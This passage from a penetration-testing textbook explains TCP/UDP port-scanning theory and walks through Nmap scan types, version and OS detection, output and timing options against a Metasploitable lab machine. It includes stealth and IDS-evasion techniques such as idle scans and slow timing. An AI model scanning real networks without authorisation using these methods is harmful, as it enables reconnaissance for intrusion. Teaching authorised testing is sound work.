After getting the port's state, an attacker will then check the version of the software used by the network service and find out the vulnerability of that version of software. For example, suppose that server A has web server software Version 1.0. A few days ago, there was a security advisory released. The advisory gave information about the vulnerability in web server software Version 1.0. If an attacker finds out about server A's web server and is able to get the version information, the attacker can use this information to attack the server. This is just a simple example of what an attacker can do after getting information about the services available on the machine.

Before we dig into the world of port scanning, let us discuss a little bit of the TCP/IP protocol theory.

## Understanding the TCP/IP protocol

In the TCP/IP protocol suite, there are dozens of different protocols, but the most important ones are TCP and IP. IP provides addressing, datagram routing, and other functions for connecting one machine to another, while TCP is responsible for managing connections and provides reliable data transport between processes on two machines. The IP is located in the network layer (layer 3) in the **Open Systems Interconnection (OSI)** model, whereas TCP is located in the transport layer (layer 4) of OSI.

Besides TCP, the other key protocol in the transport layer is UDP. You may ask what the differences between these two protocols are.

In brief, TCP has the following characteristics:

- **This is a connection-oriented protocol:** Before TCP can be used for sending data, the client and the server that want to communicate must establish a TCP connection using a three-way handshake mechanism as follows:
  1. The client initiates the connection by sending a packet containing a SYN (synchronize) flag to the server. The client also sends the **initial sequence number (ISN)** in the **Sequence number** field of the SYN segment. This ISN is chosen randomly.
  2. The server replies with its own SYN segment containing its ISN. The server acknowledges the client's SYN by sending an ACK (acknowledgment) flag containing the client's ISN + 1 value.
  3. The client acknowledges the server by sending an ACK flag containing the server ISN + 1. At this point, the client and the server can exchange data.
  4. To terminate the connection, the TCP must follow the given mechanism:

1. The client sends a packet containing a FIN (finish) flag set.
  2. The server sends an ACK (acknowledgment) packet to inform the client that the server has received the FIN packet.
  3. After the application server is ready to close, the server sends a FIN packet.
  4. The client then sends the ACK packet to acknowledge receiving the server's FIN packet. In a normal case, each side (client or server) can terminate its end of communication independently by sending the FIN packet.
- **This is a reliable protocol:** TCP uses a sequence number and acknowledgment to identify packet data. The receiver sends an acknowledgment when it has received the packet. When a packet is lost, TCP will automatically retransmit it if it hasn't received any acknowledgment from the receiver. If the packets arrive out of order, TCP will reorder them before submitting it to the application.

Applications that need to transfer files or important data use TCP, such as **Hypertext Transport Protocol (HTTP)** and **File Transfer Protocol (FTP)**.

UDP has characteristics opposite to TCP, which are stated as follows:

- This is a connectionless protocol. To send data, the client and the server don't need to establish a UDP connection first.
- It will do its best to send a packet to the destination, but if a packet is lost, UDP will not automatically resend it. It is up to the application to retransmit the packet.

Applications that can bear the loss of some packets, such as video streaming and other multimedia applications, use UDP. The other well-known applications that use UDP are **Domain Name System (DNS)**, **Dynamic Host Configuration Protocol (DHCP)**, and **Simple Network Management Protocol (SNMP)**.

For applications to be able to communicate correctly, the transport layer uses addressing called ports. A software process listens on a particular port number on the server side, and the client machine sends data to that server port to be processed by the server application. The port numbers have a 16-bit address, and it can range from 0 to 65,535. To avoid a chaotic usage of port numbers, there are universal agreements on the port numbers' ranges as follows:


- **Well-known port numbers (0 to 1023):** Port numbers in this range are reserved port numbers and are usually used by the server processes that are run by a system administrator or privileged user. The examples of the port numbers used by an application server are SSH (port 22), HTTP (port 80), HTTPS (port 443), and so on.

- **Registered port numbers** (1024 to 49151): Users can send a request to the **Internet Assigned Number Authority (IANA)** to reserve one of these port numbers for their client-server application.
- **Private or dynamic port numbers** (49152 to 65535): Anyone can use port numbers in this range without registering themselves to IANA.

After discussing the differences between TCP and UDP in brief, let us describe the TCP and UDP message format.

## Understanding the TCP and UDP message format

The TCP message is called a segment. A TCP segment consists of a header and a data section. The TCP header is often 20 bytes long (without TCP options). It can be described using the following figure:



Following is a brief description of each field:

- The **Source Port** and the **Destination Port** have a length of 16 bits each. The source port is the port on the sending machine that transmits the packet, while the destination port is the port on the target machine that receives the packet.
- The **Sequence Number (32 bits)**, in normal transmission, is the sequence number of the first byte of data of this segment.
- The **Acknowledgment Number (32 bits)** contains the sequence number from the sender increased by one.

- **H.Len. (4 bits)** is the size of the TCP header in 32-bit words.
- **Rsvd.** is reserved for future use. It is a 4-bit field and must be zero.
- The **Control Bits** (control flags) contains eight 1-bit flags. In the original specification (RFC 793; the RFC can be downloaded from <http://www.ietf.org/rfc/rfc793.txt>), the TCP only has six flags as follows:
  - **SYN:** This flag synchronizes the sequence numbers. This bit is used during session establishment.
  - **ACK:** This flag indicates that the **Acknowledgment** field in the TCP header is significant. If a packet contains this flag, it means that it is an acknowledgement to the previously received packet.
  - **RST:** This flag resets the connection.
  - **FIN:** This flag indicates that the party has no more data to send. It is used to tear down a connection gracefully.
  - **PSH:** This flag indicates that the buffered data should be pushed immediately to the application rather than waiting for more data.
  - **URG:** This flag indicates that the **Urgent Pointer** field in the TCP header is significant. The urgent pointer refers to important data sequence numbers.
- Later on, the RFC 3168 (the RFC can be downloaded from <http://www.ietf.org/rfc/rfc3168.txt>) added two more extended flags as follows:
  - **Congestion Window Reduced (CWR):** This is used by the data sender to inform the data receiver that the queue of outstanding packets to be sent has been reduced due to network congestion
  - **Explicit Connection Notification-Echo (ECN-Echo):** This indicates that the network connection is experiencing congestion
- **Window Size (16 bits)** specifies the number of bytes the receiver is willing to accept.
- **Checksum (16 bits)** is used for error checking of the TCP header and data.

The flags can be set independent of each other.



To get more information on TCP, consult RFC 793 and RFC 3168.



When performing a port scanning on the TCP port by using a SYN packet to the target machine, an attacker might face the following behaviors:


- The target machine responds with the SYN+ACK packet. If we receive this packet, we know that the port is open. This behavior is defined in the TCP specification (RFC 793), which states that the SYN packet must be responded with the SYN+ACK packet if the port is open without considering the SYN packet payload.
- The target machine sends back a packet with the RST and ACK bit set. This means that the port is closed.
- The target machine sends an ICMP message such as `ICMP Port Unreachable`, which means that the port is not accessible to us most likely because it is blocked by the firewall.
- The target machine sends nothing back to us. It may indicate that there is no network service listening on that port or that the firewall is blocking our SYN packet silently.

From a pentester's point of view, interesting behavior is when the port is open because this means that there is a service available on that port that can be tested further.

If you conduct a port scanning attack, you should understand the various TCP behaviors listed in order to be able to attack more effectively.

When scanning for UDP ports, you will see different behaviors, as will be explained later on.

Before we go to see various UDP behaviors, let's see the UDP header format first as shown in the following figure:



The following is a brief explanation of each field in the UDP header depicted in the preceding figure:

- Just like the TCP header, the UDP header also has the **Source Port** and the **Destination Port**, each of which has 16-bits length. The source port is the port on the sending machine that transmits the packet, while the destination port is the port on the target machine that receives the packet.
- **UDP Length** is the length of the UDP header.
- **UDP Checksum (16 bits)** is used for error checking of the UDP header and data.

Note that there are no Sequence Number, Acknowledgement Number, and Control Bits fields in the UDP header.

During a port scanning activity to the UDP port on the target machine, an attacker might face the following behaviors:

- The target machine responds with a UDP packet. If we receive this packet, we know that the port is open.
- The target machine sends an ICMP message such as `ICMP Port Unreachable`. It can be concluded that the port is closed. However, if the message sent is not an ICMP unreachable message, it means that the port is filtered by the firewall.
- The target machine sends nothing back to us. This may indicate one of the following situations:
  - The port is closed
  - The inbound UDP packet is blocked
  - The response is blocked

UDP port scanning is less reliable when compared to TCP port scanning because sometimes, the UDP port is open but the service listening on that port is looking for a specific UDP payload. Thus, the the service will not send any replies.

Now that we have briefly described the port scanning theory, let's put this into practice. In the following sections, we will look at several tools that can be used to help us perform network scanning.

For the practical scenarios in this chapter, we will utilize a Metasploitable virtual machine, as explained in *Chapter 1, Beginning with Kali Linux*, as our target machine. It has an IP address of `192.168.56.103`, while our attacking machine has an IP address of `192.168.56.102`.

## The network scanner

In this section, we will look at several tools that can be used to find open ports, fingerprint the remote operating system, and enumerate the services on the remote machine.

Service enumeration is a method that is used to find the service version that is available on a particular port on the target system. This version information is important because with this information, the penetration tester can search for security vulnerabilities that exist for that software version.

Some system administrators often change the port number, a service is listening on. For example, an SSH service may be bound to port 22 (as a convention), but a system administrator may change it to be bound to port 2222. If the penetration tester only does a port scan to the common port of SSH, it may not find that service. The penetration tester will also have difficulties when dealing with proprietary applications running on non-standard ports. By using the service enumeration tools, these two problems can be mitigated, so there is a chance that the service can be found, regardless of the port it binds to.

## Nmap

Nmap is a very comprehensive, feature- and fingerprint-rich, and widely used port scanner by all of the IT security community. It is written and maintained by Fyodor. It is a must-have tool for a penetration tester because of its quality and flexibility.

Besides being used as a port scanner, Nmap has several other capabilities as follows:

- **Host discovery:** Nmap can be used to find live hosts on the target systems. By default, Nmap will send an ICMP echo request, a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to carry out the host discovery.
- **Service/version detection:** After Nmap has discovered the ports, it can further check for the service protocol, the application name, and the version number used on the target machine.
- **Operating system detection:** Nmap sends a series of packets to the remote host and examines the responses. Then, it compares these responses with its operating system fingerprint database and prints out the details if there is a match. If it is not able to determine the operating system, Nmap will provide a URL where you can submit the fingerprint to update its operating system fingerprint database. Of course, you should submit the fingerprint if you know the operating system used on the target system.
- **Network traceroute:** It is performed to determine the port and protocol that is most likely to reach the target system. Nmap traceroute starts with a high value of **Time to Live (TTL)** and decrements it until the TTL value reaches zero.
- **Nmap Scripting Engine:** With this feature, Nmap can be extended. If you want to add a check that is not included with the default Nmap, you can do so by writing the check using the Nmap scripting engine. Currently, there are checks for vulnerabilities in network services and for enumerating resources on the target system.

It is good practice to always check for new versions of Nmap. If you find the latest version of Nmap available for Kali Linux, you can update your Nmap by issuing the following commands:

```
apt-get update
apt-get install nmap
```

To start Nmap, go to the console to execute the following command:

```
nmap
```

This will display all of the Nmap options with their descriptions.

A new user to Nmap will find the available options quite overwhelming.

Fortunately, you only need one option to scan for the remote machine. That option is your target IP address or hostname if you have set up the DNS correctly. This is done with the following command:

```
nmap 192.168.56.103
```

The following is the result of the scan without any other options:

```
Nmap scan report for 192.168.56.103
```

```
Host is up (0.0046s latency).
```

```
Not shown: 977 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs

```
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)
```

Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

From the preceding result, we can see that the target machine is very vulnerable to attack because it has many open ports.

Before we continue to use Nmap, let's take a look at the port states that can be identified by Nmap. There are six port states that are recognized by Nmap as follows:

- **Open:** This means that there is an application accepting a TCP connection, UDP datagram, or SCTP association.
- **Closed:** This means that although the port is accessible, there is no application listening on the port.
- **Filtered:** This means that Nmap can't determine whether the port is open or not because there is a packet-filtering device blocking the probe to reach the target.
- **Unfiltered:** This means that the port is accessible, but Nmap cannot determine whether it is open or closed.
- **Open | Filtered:** This means that Nmap is unable to determine whether a port is open or filtered. This happens when a scan to open ports doesn't give a response. It can be achieved by setting the firewall to drop packets.
- **Closed | Filtered:** This means Nmap is unable to determine whether a port is closed or filtered.

After describing the port states, we will describe several options that are commonly used during penetration testing, and after that, we will use those options in our practice.

## Nmap target specification

Nmap will treat everything on the command line that isn't an option or option argument as target host specification. We suggest that you use the IP address specification instead of the hostname. By using the IP address, Nmap doesn't need to do DNS resolution first. This will speed up the port scanning process.

In the current version, Nmap supports the following IPv4 address specifications:

- A single host such as `192.168.0.1`.
- A whole network of adjacent hosts by using the CIDR notation such as `192.168.0.0/24`. This specification will include 256 IP addresses ranging from `192.168.0.0` to `192.168.0.255`.
- An octet range addressing such as `192.168.2-4,6.1`. This addressing will include four IP addresses: `192.168.2.1`, `192.168.3.1`, `192.168.4.1`, and `192.168.6.1`.
- Multiple host specifications such as `192.168.2.1 172.168.3-5,9.1`

For the IPv6 address, Nmap only supports the fully qualified IPv6 format and hostname such as `fe80::a8bb:cfff:fedd:eeff%eth0`.

Besides getting the target specification from the command line, Nmap also accepts target definition from a text file by using the `-iL <inputfilename>` option. This option is useful if we already have the IP addresses from another program.

Make sure that the entries in that file use the Nmap-supported target specification format. Each entry must be separated by spaces, tabs, or a new line.

The following code is a sample of that file:

```
192.168.1.1-254
192.168.2.1-254
```

Now let's scan a network of `192.168.56.0/24`. We want to see the packets sent by Nmap. To monitor the packets sent, we can use a packet capture utility such as `tcpdump`.

Open a console and type the following command:

```
tcpdump -nnX tcp and host 192.168.56.102
```

The `192.168.56.102` IP address belongs to our machine, which launches Nmap. You need to adjust it to your configuration.

Open another console on the same machine and type the following command:


```
nmap 192.168.56.0/24
```

In the tcpdump console, you will see the following packet:

```
22:42:12.107532 IP 192.168.56.102.49270 > 192.168.56.103.23:
  Flags [S], seq 239440322, win 1024, options [mss 1460], length 0
  0x0000:  4500 002c eb7f 0000 3006 ad2e c0a8 3866  E.,....0....8f
  0x0010:  c0a8 3867 c076 0017 0e45 91c2 0000 0000  ..8g.v...E.....
  0x0020:  6002 0400 4173 0000 0204 05b4             ~...As.....
```

From the preceding packet information, we know that the attacking machine sent a packet with a SYN flag set from port 49270 to the target machine port 23 (Telnet). The SYN flag is set by default if Nmap is run by the privileged user, such as root in Kali Linux.

The following screenshot shows other packets sent by the attacking machine to other machines and ports on the target network:



```
22:31:01.766788 IP 192.168.56.102.39755 > 192.168.56.101.22939: Flags [S], seq 340921615,
win 1024, options [mss 1460], length 0
  0x0000:  4500 002c 1714 0000 3506 7c9c c0a8 3866  E.,....5.|...8f
  0x0010:  c0a8 3865 9b4b 599b 1452 0d0f 0000 0000  ..8e.KY..R.....
  0x0020:  6002 0400 8bc2 0000 0204 05b4             ~.....
22:31:01.769945 IP 192.168.56.102.39754 > 192.168.56.100.1216: Flags [S], seq 340987150, w
in 1024, options [mss 1460], length 0
  0x0000:  4500 002c 40b8 0000 3406 53f9 c0a8 3866  E.,@...4.S...8f
  0x0010:  c0a8 3864 9b4a 04c0 1453 0d0e 0000 0000  ..8d.J...S.....
  0x0020:  6002 0400 e09f 0000 0204 05b4             ~.....
22:31:01.777222 IP 192.168.56.102.39755 > 192.168.56.100.22939: Flags [S], seq 340921615,
win 1024, options [mss 1460], length 0
  0x0000:  4500 002c e034 0000 3b06 ad7c c0a8 3866  E...,4...;|..8f
  0x0010:  c0a8 3864 9b4b 599b 1452 0d0f 0000 0000  ..8d.KY..R.....
  0x0020:  6002 0400 8bc3 0000 0204 05b4             ~.....
22:31:01.786871 IP 192.168.56.102.39755 > 192.168.56.101.99: Flags [S], seq 340921615, win
1024, options [mss 1460], length 0
  0x0000:  4500 002c c6c1 0000 3106 d0ee c0a8 3866  E.,....1....8f
  0x0010:  c0a8 3865 9b4b 0063 1452 0d0f 0000 0000  ..8e.K.c.R.....
  0x0020:  6002 0400 e4fa 0000 0204 05b4             ~.....
```

If the remote machine responds, the response packet will look like the following code:

```
22:36:19.939881 IP 192.168.56.103.1720 > 192.168.56.102.47823:
  Flags [R.], seq 0, ack 1053563675, win 0, length 0
  0x0000:  4500 0028 0000 4000 4006 48b2 c0a8 3867  E..(..@.@.H...8g
  0x0010:  c0a8 3866 06b8 bacf 0000 0000 3ecc 1b1b  ..8f.....>...
  0x0020:  5014 0000 a243 0000 0000 0000 0000      P....C.....
```

Note the flag sent—it is denoted by the character **R** which is reset. It means that port 1720 in the target machine is closed. We can verify this with the previous Nmap result.

However, if the port is open, you will see the following network traffic:

```
22:42:12.108741 IP 192.168.56.103.23 > 192.168.56.102.49270:
  Flags [S.], seq 1611132106, ack 239440323, win 5840,
  options [mss 1460], length 0
  0x0000:  4500 002c 0000 4000 4006 48ae c0a8 3867  E...@.H...8g
  0x0010:  c0a8 3866 0017 c076 6007 ecca 0e45 91c3  ..8f...v^....E..
  0x0020:  6012 16d0 e1bf 0000 0204 05b4 0000
```

You can see that the packet in the preceding code is to acknowledge the sequence number from the previous packet displayed. This packet has an acknowledgement number of 239440323, while the previous packet had a sequence number of 239440322.

## Nmap TCP scan options

To be able to use most of the TCP scan options, Nmap needs a privileged user (a root-level account in the Unix world or an administrator-level account in the Windows world). This is used to send and receive raw packets. By default, Nmap will use a TCP SYN scan, but if Nmap doesn't have a privileged user, it will use the TCP connect scan. The various scans used by Nmap are as follows:

- **TCP connect scan** (`-sT`): This option will complete the three-way handshake with each target port. If the connection succeeds, the port is considered open. As a result of the need to do a three-way handshake for each port, this scan type is slow and it will most likely be logged by the target. This is the default scan option used if Nmap is run by a user who doesn't have any privileges.
- **SYN scan** (`-sS`): This option is also known as **half-open** or **SYN stealth**. With this option, Nmap sends a SYN packet and then waits for a response. A SYN/ACK response means that the port is listening, while the RST/ACK response means that the port is not listening. If there is no response or an ICMP unreachable error message response, the port is considered to be filtered. This scan type can be performed quickly and because the three-way handshake is never completed, it is unobtrusive and stealthy. This is the default scan option if you run Nmap as a privileged user.
- **TCP NULL scan** (`-sN`), **FIN scan** (`-sF`), and **XMAS scan** (`-sX`): The NULL scan doesn't set any control bits. The FIN scan only sets the FIN flag bit, and the XMAS scan sets the FIN, PSH, and URG flags. If an RST packet is received as a response, the port is considered closed, while no response means that the port is open/filtered.



- **TCP Maimon scan** (-sM): The TCP Maimon scan was discovered by Uriel Maimon. A scan of this type will send a packet with the FIN/ACK flag bit set. BSD-derived systems will drop the packet if the port is open, and it will respond with RST if the port is closed.
- **TCP ACK scan** (-sA): This scan type is used to determine whether a firewall is stateful or not and which ports are filtered. A network packet of this type only sets the ACK bit. If RST is returned, it means that the target is unfiltered.
- **TCP Window scan** (-sW): This scan type works by examining the **TCP Window** field of the RST packet's response. An open port will have a positive **TCP Window** value, while a closed port will have a zero window value.
- **TCP Idle scan** (-sI): Using this technique, no packets are sent to the target by your machine, instead the scan will bounce off to a zombie host you specify. An IDS will report the zombie as the attacker.

Nmap also supports you in creating your own custom TCP scan by giving you the option of **scanflags**. The argument to that option can be numerical, such as 9 for PSH and FIN, or symbolic names. Just put together any combination of URG, ACK, PSH, RST, SYN, FIN, ECE, CWR, ALL, and NONE in any order; for example, `--scanflags URGACKPSH` will set the flags URG, ACK, and PSH.

## Nmap UDP scan options

While the TCP scan has many types of scans, the UDP scan only has one type and that is the UDP scan (-sU). Even though the UDP scan is less reliable compared to the TCP scan, as a penetration tester you should not ignore this scan because there may be interesting services located on these UDP ports.

The biggest problem with the UDP scan is how to perform the scan quickly. A Linux kernel limits the sending of the `ICMP Port Unreachable` message to one message per second. Doing a UDP scanning of 65,536 ports to a machine will take more than 18 hours to complete.

To help mitigate this problem, there are several ways that can be used as follows:

- Running the UDP scan in parallel
- Scanning the most popular ports first
- Scanning behind the firewall
- Setting the `--host-timeout` option to skip slow hosts

These methods can help to decrease the time required for doing UDP port scans.

Let's see a scenario where we want to find which UDP ports are open on the target machine. To speed up the scanning process, we will only check for ports 53 (DNS) and 161 (SNMP). The following is the command used to do this:

```
nmap -sU 192.168.56.103 -p 53,161
```

The following is the result of this command:

```
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).
PORT      STATE SERVICE
53/udp    open  domain
161/udp    closed snmp
```

## Nmap port specification

In the default configuration, Nmap will only scan the 1000 most common ports for each protocol randomly. The `nmap-services` file contains a popularity score for the selection of top ports.

To change that configuration, Nmap provides several options as follows:

- `-p port_range`: Scan only the defined ports. To scan port 1 to 1024, the command is `-p 1-1024`. To scan port 1 to 65535, the command is `-p-`
- `-F (fast)`: This will scan only 100 common ports
- `-r (don't randomize port)`: This option will set sequential port scanning (from lowest to highest)
- `--top-ports <1 or greater>`: This option will only scan the *N* highest-ratio ports found in the `nmap-service` file

To scan for ports 22 and 25 using the TCP NULL scan method, you can use the following command:

```
nmap -sN -p 22,25 192.168.56.103
```

The following command lines are the result:

```
Nmap scan report for 192.168.56.103
Host is up (0.00096s latency).
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
25/tcp    open|filtered smtp
80/tcp    open|filtered http
3306/tcp  open|filtered mysql
MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)
```

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds

The following are the packet's dumped snippets:

```
23:23:38.581818 IP 192.168.56.102.61870 > 192.168.56.103.22: Flags [],
win 1024, length 0
    0x0000:  4500 0028 06e4 0000 2f06 92ce c0a8 3866  E..(..../.8f
    0x0010:  c0a8 3867 f1ae 0016 dd9e bf90 0000 0000  ..8g.....
    0x0020:  5000 0400 2ad2 0000                                P...*...
```

```
23:23:38.581866 IP 192.168.56.102.61870 > 192.168.56.103.25: Flags [],
win 1024, length 0
    0x0000:  4500 0028 1117 0000 3106 869b c0a8 3866  E..(....1....8f
    0x0010:  c0a8 3867 f1ae 0019 dd9e bf90 0000 0000  ..8g.....
    0x0020:  5000 0400 2acf 0000                                P...*...
```

```
23:23:39.683483 IP 192.168.56.102.61871 > 192.168.56.103.25: Flags [],
win 1024, length 0
    0x0000:  4500 0028 afaf 0000 2706 f202 c0a8 3866  E..(....'....8f
    0x0010:  c0a8 3867 f1af 0019 dd9f bf91 0000 0000  ..8g.....
    0x0020:  5000 0400 2acc 0000                                P...*...
```

```
23:23:39.683731 IP 192.168.56.102.61871 > 192.168.56.103.22: Flags [],
win 1024, length 0
    0x0000:  4500 0028 5488 0000 3506 3f2a c0a8 3866  E..(T...5.?*.8f
    0x0010:  c0a8 3867 f1af 0016 dd9f bf91 0000 0000  ..8g.....
    0x0020:  5000 0400 2acf 0000                                P...*...
```

From the packets displayed in the preceding code, we can see that:

- In the first and second packet, the attacking machine checks whether port 22 on the target machine is open. After a period of time, it checks port 25 on the target machine.
- In the third and fourth packet, the attacking machine checks whether port 25 on the target machine is open. After a period of time, it checks port 22 on the target machine.
- After waiting for some time, as there is still no response from the target machine, Nmap concludes that those two ports are open or filtered.

## Nmap output options

The Nmap result can be saved to an external file. This option is useful if you want to process the Nmap result with other tools.

Even if you save the output to a file, Nmap still displays the result on the screen.

Nmap supports several output formats as follows:

- **Interactive output**: This is a default output format, and the result is sent to the standard output.
- **Normal output** (-oN): This format is similar to the interactive output, but it doesn't include the runtime information and warnings.
- **XML output** (-oX): This format can be converted to an HTML format, parsed by the Nmap graphical user interface, or imported to the database. We suggest you use this output format as much as you can.
- **Grepable output** (-oG): This format is deprecated, but it is still quite popular. Grepable output consists of comments (lines starting with a pound (#)) and target lines. A target line includes a combination of six labeled fields separated by tabs and followed by a colon. The fields are Host, Ports, Protocols, Ignored State, OS, Seq Index, IP ID Seq, and Status. We sometimes use this output if we want to process the Nmap output using the UNIX commands such as `grep` and `awk`.



You can use the `-oA` option to save the Nmap result in three formats at once (normal, XML, and grepable).

To save a scan result to an XML file (`myscan.xml`), use the following command:

```
nmap 192.168.56.103 -oX myscan.xml
```

The following is a snippet of the XML file:

```
<?xml version="1.0"?>
<?xml-stylesheet href="file:///usr/bin/./share/nmap/nmap.xsl"
  type="text/xsl"?>
<!-- Nmap 6.25 scan initiated Sat Jul 20 23:50:25 2013
  as: nmap -oX myscan.xml 192.168.56.103 -->
<nmaprun scanner="nmap" args="nmap -oX myscan.xml 192.168.56.103"
  start="1374339025" startstr="Sat Jul 20 23:50:25 2013"
  version="6.25" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000"
  services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-

<some port numbers are deleted for brevity>

50003,50006,50300,50389,50500,50636,50800,51103,51493,
52673,52822,52848,52869,54045,54328,55055-55056,55555,55600,56737-
56738,57294,57797,58080,60020,60443,61532,61900,62078,63331,64623,
64680,65000,65129,65389"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1374339025" endtime="1374339038"><status
  state="up" reason="arp-response" reason_ttl="0"/>
<address addr="192.168.56.103" addrtype="ipv4"/>
<address addr="08:00:27:43:15:18" addrtype="mac" vendor="Cadmus
  Computer Systems"/>
```

It is easier to read the HTML file instead of the XML file, so we'll convert the XML format to HTML. You can use the `xsltproc` program to do the conversion. The following command is used to convert the XML file to an HTML file:

```
xsltproc myscan.xml -o myscan.html
```

The following is the HTML report as displayed by the Iceweasel web browser included in Kali Linux:

192.168.56.103							
<b>Address</b>							
<ul style="list-style-type: none"> <li>192.168.56.103 (ipv4)</li> <li>08:00:27:43:15:18 - Cadmus Computer Systems (mac)</li> </ul>							
<b>Ports</b>							
The 977 ports scanned but not shown below are in state: <b>closed</b>							
<ul style="list-style-type: none"> <li>977 ports replied with: <b>resets</b></li> </ul>							
Port		State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			

If you want to process the Nmap XML output to your liking, there are several programming language generic XML libraries that you can use for this purpose. Also, there are several libraries specifically developed to work with an Nmap output:

- **Perl:** Nmap-Parser (<http://search.cpan.org/dist/Nmap-Parser/>)
- **Python:** python-nmap (<http://xael.org/norman/python/python-nmap/>)
- **Ruby:** Ruby Nmap (<http://rubynmap.sourceforge.net/>)
- **PowerShell:** PowerShell script to parse nmap XML output (<http://www.sans.org/windows-security/2009/06/11/powershell-script-to-parse-nmap-xml-output>)

## Nmap timing options

Nmap comes with six timing modes that you can set with options (-T):

- **paranoid (0):** In this timing mode, a packet is sent every 5 minutes. The packets are sent in serial. This mode is useful to avoid IDS detection.
- **sneaky (1):** This mode sends a packet every 15 seconds, and there are no packets sent in parallel.

- `polite (2)`: This mode sends a packet every 0.4 seconds and there is no parallel transmission.
- `normal (3)`: This mode sends multiple packets to multiple targets simultaneously. This is the default timing mode used by Nmap. It balances between time and network load.
- `aggressive (4)`: Nmap will scan a given host only for 5 minutes before moving on to the next target. Nmap will not wait more than 1.25 seconds for a response.
- `insane (5)`: In this mode, Nmap will scan a given host for only 75 seconds before moving on to the the next target. Nmap will not wait for more than 0.3 seconds for a response.

In our experience, the default timing mode usually works great unless you want to have a more stealthy or faster scan.

## Nmap useful options

In this section, we will discuss several Nmap options that are quite useful when doing a penetration testing job.

### Service version detection

Nmap can also be asked to check the service version when doing port scanning. This information is very useful when you do the vulnerability identification process later on.

To use this feature, give Nmap the `-sV` option.

The following is an example for this feature's usage. We want to find the software version used on port 22:

```
nmap -sV 192.168.56.103 -p 22
```

The following is the result of this command:

```
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

From the preceding information, we know that on port 22, there is an SSH service using the OpenSSH software Version 4.7p1 and the SSH protocol is 2.0.

## Operating system detection

Nmap can also be asked to check the operating system used on the target machine. This information is very useful when you do the vulnerability identification process later on.

To use this feature, give Nmap the `-O` option.

The following is an example for this feature's usage. We want to find the operating system used on the target machine:

```
nmap -O 192.168.56.103
```

The following command lines are the result of this command:

```
Host is up (0.0037s latency).
```

```
Not shown: 977 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8009/tcp	open	ajp13



